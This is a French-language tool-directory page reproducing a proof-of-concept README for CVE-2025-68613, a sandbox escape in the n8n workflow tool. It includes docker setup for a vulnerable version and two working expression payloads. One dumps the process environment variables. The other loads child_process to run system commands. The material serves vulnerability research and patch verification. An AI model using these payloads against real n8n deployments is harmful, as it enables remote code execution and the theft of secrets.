
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
poc_CVE-2025-68613 — POC pour CVE-2025-68613 | Kitploit
Outils/GitHubGitHub/reem-012/poc_cve-2025-68613
Analyse des VulnérabilitésAnalyse de CodeExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHubreem-012/poc_cve-2025-68613

poc_CVE-2025-68613

POC pour CVE-2025-68613

Voir le dépôt
26il y a 11 moisPas encore vérifié
Partager

Preuve de concept : Échappement du bac à sable n8n (CVE-2025-68613)

À des fins éducatives uniquement Cette preuve de concept démontre une vulnérabilité critique (CVE-2025-68613) dans n8n. N'utilisez pas ceci sur des systèmes dont vous n'êtes pas propriétaire ou pour lesquels vous n'avez pas d'autorisation explicite de test.

Aperçu de la vulnérabilité

Les versions de n8n antérieures à 1.122.0 contiennent une vulnérabilité d'exécution de code à distance (RCE). Les utilisateurs authentifiés peuvent contourner le bac à sable des expressions et exécuter du code arbitraire sur le système hôte via des charges utiles JavaScript spécifiques dans l'éditeur d'expressions de workflow.

1. Configuration de l'environnement vulnérable

Créez un volume de données et exécutez une version vulnérable de n8n (par exemple, v1.120.0).

# Create volume for persistence
docker volume create n8n_data

# Run vulnerable n8n instance
docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  n8nio/n8n:1.120.0

2. Étapes de reproduction


Accéder à l'interface

Naviguez vers http://localhost:5678 et terminez la configuration initiale si nécessaire.
Créer un workflow


Cliquez sur "Ajouter un workflow" pour démarrer un workflow vierge.
Ajouter un nœud vulnérable



Ajoutez un nœud Set au workflow. Ce nœud nous permet de définir des valeurs qui peuvent être évaluées comme des expressions.
Configurer l'expression


Dans le nœud Set, modifiez un paramètre (par exemple value) et changez le type d'entrée en Expression.
3. Charges utiles d'exploitation

Saisissez les charges utiles suivantes dans l'éditeur d'expressions pour démontrer la vulnérabilité.


Charge utile 1 : Vidage des variables d'environnement

Cette charge utile accède à this.process.env pour divulguer des variables d'environnement sensibles depuis le conteneur.

Charge utile :

{{ (function() {
  return JSON.stringify(this.process.env, null, 2);
})() }}

Résultat :
Charge utile 2 : Exécution de code à distance (whoami)

Cette charge utile contourne le bac à sable en accédant à process.mainModule.require pour charger le module child_process, permettant l'exécution de commandes système arbitraires.

Charge utile :

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('whoami').toString();
})() }}

Résultat : Vérifie le contexte utilisateur du processus en cours.

